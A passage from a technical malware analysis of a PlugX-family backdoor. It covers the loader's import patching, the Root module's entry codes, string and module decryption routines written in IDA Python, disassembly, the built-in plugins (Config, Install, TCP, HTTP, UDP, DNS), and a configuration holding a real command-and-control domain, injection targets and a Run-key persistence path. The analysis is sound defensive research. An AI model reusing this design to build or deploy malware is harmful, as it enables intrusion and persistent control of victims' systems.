0xFFFFFFFF)

                i += 1

                nb = get_wide_byte(name_address + i)

            func_name = func_name[:-1]

            print("Function {0}".format(func_name))

            j_type = key % 5

            if j_type == 0:

                patch_byte(import_table_address, 0xE8)
            elif j_type == 1:
                patch_byte(import_table_address, 0xE9)
            elif j_type == 2:
                patch_byte(import_table_address, 0xFF)
            elif j_type == 3:
                patch_byte(import_table_address, 0x48)
            elif j_type == 4:
                patch_byte(import_table_address, 0x75)
            else:
                patch_byte(import_table_address, 0x00)
            import_table_address += 1
            patch_dword(FirstThunk_address + it_ptr, import_table_address)
#addr to trampoline
            func_addr = binascii.crc32(func_name) & 0xFFFFFFFF
            patch_byte(import_table_address, 0xB8)
            patch_byte(import_table_address + 1, func_addr)
            patch_word(import_table_address + 5, 0xD8F7)
            patch_word(import_table_address + 7, 0xE0FF)
            import_table_address += 9
            j += 1
            it_ptr = j << 2
            thunk = get_wide_dword(OriginalThunkData_address + it_ptr)
        import_descriptor_address += 0x14
        if not get_wide_dword(import_descriptor_address):
            break
```


The import table is also filled with null values after processing.

The control is then passed to the loaded module. Arguments are passed as:

- Address of the beginning of the buffer where the module is loaded,

- Value `1` (code),
- Pointer to the `shellarg` structure.

At the entry point, the loaded module checks the code passed from the loader:



```
int __stdcall Root_EP(LPVOID module_base, DWORD code, shellarg *p_shellarg)
{
  int v3; // eax

  v3 = 0;
  switch ( code )
  {
    case 0u:
      exit_process();
    case 1u:
      v3 = malmain(module_base, p_shellarg);
      break;
    case 0x64u:
    case 0x65u:
      goto LABEL_13;
    case 0x66u:
      p_shellarg->p_module_header = (module_header *)100;
      goto LABEL_13;
    case 0x67u:
      v3 = get_string_Root(p_shellarg);
      break;
    case 0x68u:
      p_shellarg->p_module_header = (module_header *)&p_Root_helper;
LABEL_13:
      v3 = 0;
      return v3 == 0;
  }
  return v3 == 0;
}
```


- 1—the main functionality,
- 0x64, 0x65—no action provided,
- 0x66—returns the code `0x64` in the third argument,
- 0x67—decrypts and returns the `Root` string (hereinafter `Root`—the name of the module),
- 0x68—in the third argument returns a pointer to the table of functions implemented in this module.

Decryption algorithm:

```
def decrypt_str(addr):

    key = get_wide_word(addr)

    result = b""

    i = 2

    b = get_wide_byte(addr + i)
    while i < 0xFFA:

        result += bytes([b ^ (key & 0xFF)])

        key = ((( key >> 0x10) * 0x1447208B) + (key * 0x208B0000) -
0x4875A15) & 0xFFFFFFFF

        i += 1

        b = get_wide_byte(addr + i)

        if not result[-1]:

            break

    result = result[:-1]

    return result
```

It is worth noting that the code snippets contained in this module, as well as some objects, are typical of the BackDoor.PlugX family.


When called with the code `1`, the module proceeds to perform the main functions. At first, the program registers a top-level exception handler. When receiving control, the handler generates a debug string with information about the exception.



```
Root:0025343E push    ebp
Root:0025343F mov     ebp, esp
Root:00253441 sub     esp, 118h
Root:00253447 push    esi
Root:00253448 mov     eax, offset Exception_str_format_enc ; encrypted
Root:0025344D lea     ecx, [ebp+decrypted_wstr] ; decrypted_wstr
Root:00253450 call    wstr__decrypt    ; %8.8X Exception Address: 0x%p, Code: 0x%8.8x\r\n\r\n
Root:00253455 mov     esi, eax         ; p_wstr
Root:00253457 call    wstr__wchar2char_st1 ; ret char*
Root:0025345C mov     esi, eax
Root:0025345E mov     eax, [ebp+ExceptionInfo]
Root:00253461 mov     eax, [eax+_EXCEPTION_POINTERS.ExceptionRecord]
Root:00253463 push    [eax+EXCEPTION_RECORD.ExceptionCode]
Root:00253465 push    [eax+EXCEPTION_RECORD.ExceptionAddress]
Root:00253468 call    ds:GetTickCount_imp
Root:0025346E push    eax
Root:0025346F lea     eax, [ebp+exception_record_str]
Root:00253475 push    esi              ; LPCSTR
Root:00253476 push    eax              ; LPSTR
Root:00253477 call    ds:wsprintfA
Root:0025347D add     esp, 14h
Root:00253480 lea     esi, [ebp+decrypted_wstr] ; p_wstr
Root:00253483 call    wstr__clean
Root:00253488 lea     eax, [ebp+exception_record_str]
Root:0025348E push    eax              ; lpOutputString
Root:0025348F call    ds:OutputDebugStringA
Root:00253495 xor     esi, esi
```


The program then outputs it using the `OutputDebugString` function, and writes it to the log file located in `%ALLUSERPROFILE%\error.log`.

Exception handlers are also registered in the **BackDoor.PlugX** family. In particular, in BackDoor.PlugX.38 a string with information about the exception is formed, but the format differs slightly:



```
.text:10005933
.text:10005933 loc_10005933:           ; EName:%s,EAddr:0x%p,ECode:0x%p,EAX:%p,EBX:%p,ECX:%p,EDX:%p,ESI:%p,EDI:%p,EBP:%p,ESP:%p,EIP:%p
.text:10005933 mov     dword ptr [ebp+except_format_str], 0E0E47788h
.text:1000593A mov     dword ptr [ebp+except_format_str+4], 0DAA893E8h
.text:10005941 mov     dword ptr [ebp+except_format_str+8], 0E98488A1h
.text:10005948 mov     dword ptr [ebp+except_format_str+0Ch], 9593DBE9h
.text:1000594F mov     dword ptr [ebp+except_format_str+10h], 0A1D5A8CDh
.text:10005956 mov     dword ptr [ebp+except_format_str+14h], 0E9D68A88h
.text:1000595D mov     dword ptr [ebp+except_format_str+18h], 0CD9593E8h
.text:10005964 mov     dword ptr [ebp+except_format_str+1Ch], 88A1D5A8h
.text:1000596B mov     dword ptr [ebp+except_format_str+20h], 0A893ED84h
.text:10005972 mov     dword ptr [ebp+except_format_str+24h], 8B88A1D5h
.text:10005979 mov     dword ptr [ebp+except_format_str+28h], 0D5A893EDh
.text:10005980 mov     dword ptr [ebp+except_format_str+2Ch], 0ED8A88A1h
.text:10005987 mov     dword ptr [ebp+except_format_str+30h], 0A1D5A893h
.text:1000598E mov     dword ptr [ebp+except_format_str+34h], 93ED8988h
.text:10005995 mov     dword ptr [ebp+except_format_str+38h], 88A1D5A8h
.text:1000599C mov     dword ptr [ebp+except_format_str+3Ch], 0A8937C7Ah
.text:100059A3 mov     dword ptr [ebp+except_format_str+40h], 8988A1D5h
.text:100059AA mov     dword ptr [ebp+except_format_str+44h], 0D5A8937Ch
.text:100059B1 mov     dword ptr [ebp+except_format_str+48h], 758B88A1h
.text:100059B8 mov     dword ptr [ebp+except_format_str+4Ch], 0A1D5A893h
.text:100059BF mov     dword ptr [ebp+except_format_str+50h], 93757A88h
.text:100059C6 mov     dword ptr [ebp+except_format_str+54h], 88A1D5A8h
.text:100059CD mov     dword ptr [ebp+except_format_str+58h], 0A893757Ch
.text:100059D4 mov     dword ptr [ebp+except_format_str+5Ch], 454340D5h
.text:100059DB xor     eax, eax
.text:100059DD lea     ecx, [ecx+0]
```

```
.text:100059E0
.text:100059E0 loc_100059E0:
.text:100059E0 mov     dl, [ebp+eax+except_format_str]
.text:100059E4 sub     dl, 34h ; '4'
.text:100059E7 xor     dl, 0BBh
.text:100059EA add     dl, 56h ; 'V'
```



```
.text:100059F7 mov     ebx, [ebp+lpExcepPointers]
.text:100059FA mov     eax, [ebx+EXCEPTION_POINTERS.ContextRecord]
.text:100059FD mov     edx, [eax+CONTEXT._Eip]
.text:10005A03 push    edx
.text:10005A04 mov     edx, [eax+CONTEXT._Esp]
.text:10005A0A push    edx
.text:10005A0B mov     edx, [eax+CONTEXT._Ebp]
.text:10005A11 mov     ecx, [ebx+EXCEPTION_POINTERS.ExceptionRecord]
.text:10005A13 push    edx
.text:10005A14 mov     edx, [eax+CONTEXT._Edi]
.text:10005A1A push    edx
.text:10005A1B mov     edx, [eax+CONTEXT._Esi]
.text:10005A21 push    edx
.text:10005A22 mov     edx, [eax+CONTEXT._Edx]
.text:10005A28 push    edx
.text:10005A29 mov     edx, [eax+CONTEXT._Ecx]
.text:10005A2F push    edx
.text:10005A30 mov     edx, [eax+CONTEXT._Ebx]
.text:10005A36 mov     eax, [eax+CONTEXT._Eax]
.text:10005A3C push    edx
.text:10005A3D mov     edx, [ecx+EXCEPTION_RECORD.ExceptionCode]
.text:10005A3F push    eax
.text:10005A40 mov     eax, [ecx+EXCEPTION_RECORD.ExceptionAddress]
.text:10005A43 push    edx
.text:10005A44 push    eax
.text:10005A45 lea     ecx, [ebp+thread_name]
.text:10005A4B push    ecx
.text:10005A4C lea     edx, [ebp+except_format_str]
.text:10005A4F push    edx             ; LPCSTR
.text:10005A50 lea     eax, [ebp+exception_info_string]
.text:10005A56 push    eax             ; LPSTR
.text:10005A57 call    ds:wsprintfA
.text:10005A5D mov     eax, p_threads_container
.text:10005A62 add     esp, 38h
.text:10005A65 test    eax, eax
.text:10005A67 jnz     short loc_10005A87
```

After registering the handler, a table of auxiliary functions is formed that is used for interaction between modules. Next, `Root` proceeds to load the additional built-in modules.

```
p_loaded_module_base = 0;
run_module(&p_loaded_module_base, &enc_module_1, 0x167Bu);
run_module(&p_loaded_module_base, &enc_module_2, 0x308Fu);
run_module(&p_loaded_module_base, &enc_module_3, 0x1594u);
run_module(&p_loaded_module_base, &enc_module_4, 0x47C7u);
run_module(&p_loaded_module_base, &enc_module_5, 0xF89u);
run_module(&p_loaded_module_base, &enc_module_6, 0x2054u);
run_module(&p_loaded_module_base, &enc_module_7, 0x24DFu);
run_module(&p_loaded_module_base, &enc_module_8, 0x2336u);
all_modules::get();
v1 = get_loaded_module_by_code(103);
```

Each module is stored in an encrypted form and also compressed using the QuickLZ algorithm. At the beginning, the module has a header size of `0x14` bytes. The header is decoded during the first step. Encryption algorithm:

```
import struct


def LOBYTE(v):

    return v & 0x000000FF


def BYTE1(v):

    return (v & 0x0000FF00) >> 8


def BYTE2(v):

    return (v & 0x00FF0000) >> 16


def HIBYTE(v):

    return (v & 0xFF000000) >> 24


def decrypt_module(data, data_len, init_key):

    key = []

    for i in range(4):

        key.append(init_key)

    k = 0

    result = b""

    if data_len > 0:

        i = 0

        while i < data_len:

            if i & 3 == 0:

                t = key[0]
                key[0] = (0x9150017B - (t * 0xD45A840)) & 0xFFFFFFFF
            elif i & 3 == 1:
                t = key[1]
                key[1] = (0x95D6A3A8 - (t * 0x645EE710)) & 0xFFFFFFFF
            elif i & 3 == 2:
                t = key[2]
                key[2] = (0xD608D41B - (t * 0x1ED33670)) & 0xFFFFFFFF
            elif i & 3 == 3:
                t = key[3]
                key[3] = (0xD94925D3 - (t * 0x68208D35)) & 0xFFFFFFFF
            k = (k - LOBYTE(key[i & 3])) & 0xFF
            k = k ^ BYTE1(key[i & 3])
            k = (k - BYTE2(key[i & 3])) & 0xFF
            k = k ^ HIBYTE(key[i & 3])
            result += bytes([data[i] ^ k])
            i += 1
    return result
```

The initial value of the encryption key is stored in the module header. The structure looks as follows:

```
struct plugin_header
{
  DWORD key;
  DWORD flags;
  DWORD dword;
  DWORD compressed_len;
  DWORD decompressed_len;
};
```

After decrypting the header, the backdoor checks the value of `flags`. If the `0x8000` flag is set, it means that the module consists of only one header. Then the first byte's zero bit value is checked in the decrypted block. If the zero bit has the value `1`, it means the module body is compressed by the QuickLZ algorithm.

After unpacking, the malware checks the size of the resulting data with the values in the header and proceeds directly to loading the module. To do so, it allocates an executable memory buffer to which it copies the load function and then passes control to it. Each module has the same format as the `Root` module, so it has its own header and encrypted import functions and relocations; therefore, loading occurs in the same way. After the module is loaded, the loader function calls its entry point with the code `1`. Each module, like `Root`, initializes its function table using this code. Then `Root` calls the entry point of the loaded module sequentially with the codes `0x64`, `0x66`, and `0x68`. This way, the backdoor initializes the module and passes it pointers to the necessary objects.

Modules are represented as objects combined in a linked list. Referring to a specific module is performed using the code the plug-in puts in its object after calling its entry point with the code `0x66`.

```
struct loaded_module

{

  LIST_ENTRY list;

  DWORD run_count;

  DWORD timestamp;

  DWORD code_id;

  DWORD field_14;

  BOOL loaded;

  BOOL unk;

  BOOL module_is_PE;

  DWORD module_size;

  LPVOID module_base;

  Root_helper *func_tab; //указатель на таблицу функций модуля Root

}
```

When referring to the module entry point with the code `0x67`, a string is decrypted and returned, which can be designated as the module name:

- 1—Plugins

- 2—Online
- 3—Config
- 4—Install
- 5—TCP
- 6—HTTP
- 7—UDP
- 8—DNS


If one converts the timestamp fields from the headers of each plugin to dates, one gets the correct date and time values:

- Plugins—2017-07-02 05:52:53
- Online—2017-07-02 05:53:08
- Config—2017-07-02 05:52:58
- Install—2017-07-02 05:53:30
- TCP—2017-07-02 05:51:36
- HTTP—2017-07-02 05:51:44
- UDP—2017-07-02 05:51:50
- DNS—2017-07-02 05:51:55

After loading all the `Root` modules, the malware searches the list for the `Install` module and calls the second of the two functions located in its function table.

Install

First of all, the backdoor gets the `SeTcbPrivilege` and `SeDebugPrivilege` privileges. Then it obtains the configuration using the `Config` module. To access functions, the adapter functions of the following type are used:



```
Install:00342607 push    ebp
Install:00342608 mov     ebp, esp
Install:0034260A mov     eax, p_stage1_helper_pl4
Install:0034260F push    esi
Install:00342610 push    edi
Install:00342611 push    66h ; 'f'        ; code
Install:00342613 call    [eax+Root::helper.get_loaded_module_by_code] ; 0x65 - Plugins
Install:00342613                          ; 0x68 - Online
Install:00342613                          ; 0x66 - Config
Install:00342613                          ; 0x67 - Install
Install:00342613                          ; 0xC8 - TCP
Install:00342613                          ; 0xC9 - HTTP
Install:00342613                          ; 0xCA - UDP
Install:00342613                          ; 0xCB - DNS
Install:00342616 push    [ebp+switch_code] ; try_from_file
Install:00342619 mov     esi, eax
Install:0034261B push    [ebp+p_buffer]   ; p_buffer
Install:0034261E mov     eax, [esi+loaded_module.func_tab]
Install:00342621 call    [eax+Config::funcs.init_config] ; 0x331524
Install:00342624 mov     edi, eax
Install:00342626 mov     eax, p_stage1_helper_pl4
Install:0034262B push    esi              ; p_loaded_module
Install:0034262C call    [eax+Root::helper.deinit_loaded_module] ; 0x251E17
Install:0034262F mov     eax, edi
Install:00342631 pop     edi
Install:00342632 pop     esi
Install:00342633 pop     ebp
Install:00342634 retn
```

Through the object that stores the list of loaded modules, the backdoor finds the necessary one using the code, then the necessary function is called through the table.

During the first step of the configuration initialization, the buffer stored in the `Root` module is checked. If the first four bytes of this buffer are `X`, this means the backdoor needs to create a default configuration. Otherwise, this buffer is an encoded configuration. The configuration is stored in the same format as plug-ins—it is compressed using the QuickLZ algorithm and encrypted using the same algorithm used for plug-in encryption. `0x858` bytes are reserved for the decrypted and unpacked configuration. Its structure can be represented as follows:

```
struct config

{

    WORD off_id; //1pBvQbt7iYZE2YcwN

    WORD offset_1; //Messenger

    WORD off_bin_path; //%ALLUSERSPROFILE%\Messenger\msmsgs.exe

    WORD off_svc_name; //Messenger

    WORD off_svc_display_name; //Messenger

    WORD off_svc_description; //Messenger
    WORD
off_reg_key_install; //SOFTWARE\Microsoft\Windows\CurrentVersion\Run

    WORD off_reg_value_name;  //Messenger

    WORD off_inject_target_1; //%windir%\system32\svchost.exe

    WORD off_inject_target_2; //%windir%\system32\winlogon.exe

    WORD off_inject_target_3; //%windir%\system32\taskhost.exe

    WORD off_inject_target_4; //%windir%\system32\svchost.exe

    WORD off_srv_0; //HTTP://www.pneword.net:80

    WORD off_srv_1; //HTTP://www.pneword.net:443

    WORD off_srv_2; //HTTP://www.pneword.net:53

    WORD off_srv_3; //UDP://www.pneword.net:53

    WORD off_srv_4; //UDP://www.pneword.net:80

    WORD off_srv_5; //UDP://www.pneword.net:443

    WORD off_srv_6; //TCP://www.pneword.net:53

    WORD off_srv_7; //TCP://www.pneword.net:80

    WORD off_srv_8; //TCP://www.pneword.net:443

    WORD zero_2A;

    WORD zero_2C;

    WORD zero_2E;

    WORD zero_30;

    WORD zero_32;

    WORD zero_34;

    WORD zero_36;

    WORD off_proxy_1; //HTTP\n\n\n\n\n

    WORD off_proxy_2; //HTTP\n\n\n\n\n

    WORD off_proxy_3; //HTTP\n\n\n\n\n

    WORD off_proxy_4; //HTTP\n\n\n\n\n

    DWORD DNS_1; //8.8.8.8
    DWORD DNS_2; //8.8.8.8

    DWORD DNS_3; //8.8.8.8

    DWORD DNS_4; //8.8.8.8

    DWORD timeout_multiplier; //0x0A

    DWORD field_54; //zero

    //data

};
```

Fields named `off_*` contain offsets to encrypted strings from the beginning of the configuration. The strings are encrypted with the same algorithm as used to encrypt the names of the plug-ins. After initialization, the backdoor also attempts to get the configuration from the file located in the `%ALLUSERSPROFILE%\<rnd1>\<rnd2>\<rnd3>\<rnd4>` directory. The path and file name elements are generated during execution and depend on the serial number of the system partition.

After initializing the configuration, the `mode` parameter is checked, which is stored in the `shellarg` structure. That structure is filled in by the loader (shellcode) and stored in the `stage_1` module.

```
struct shellarg

{

    module_header *p_module_header;

    DWORD module_size;

    DWORD mode;

    DWORD unk;

}
```

The algorithm provides a number of possible values for the `mode` parameter—`2, 3, 4, 5, 6, 7`. If the value is different from the listed ones, the backdoor is installed in the system, and then the main functions are performed.

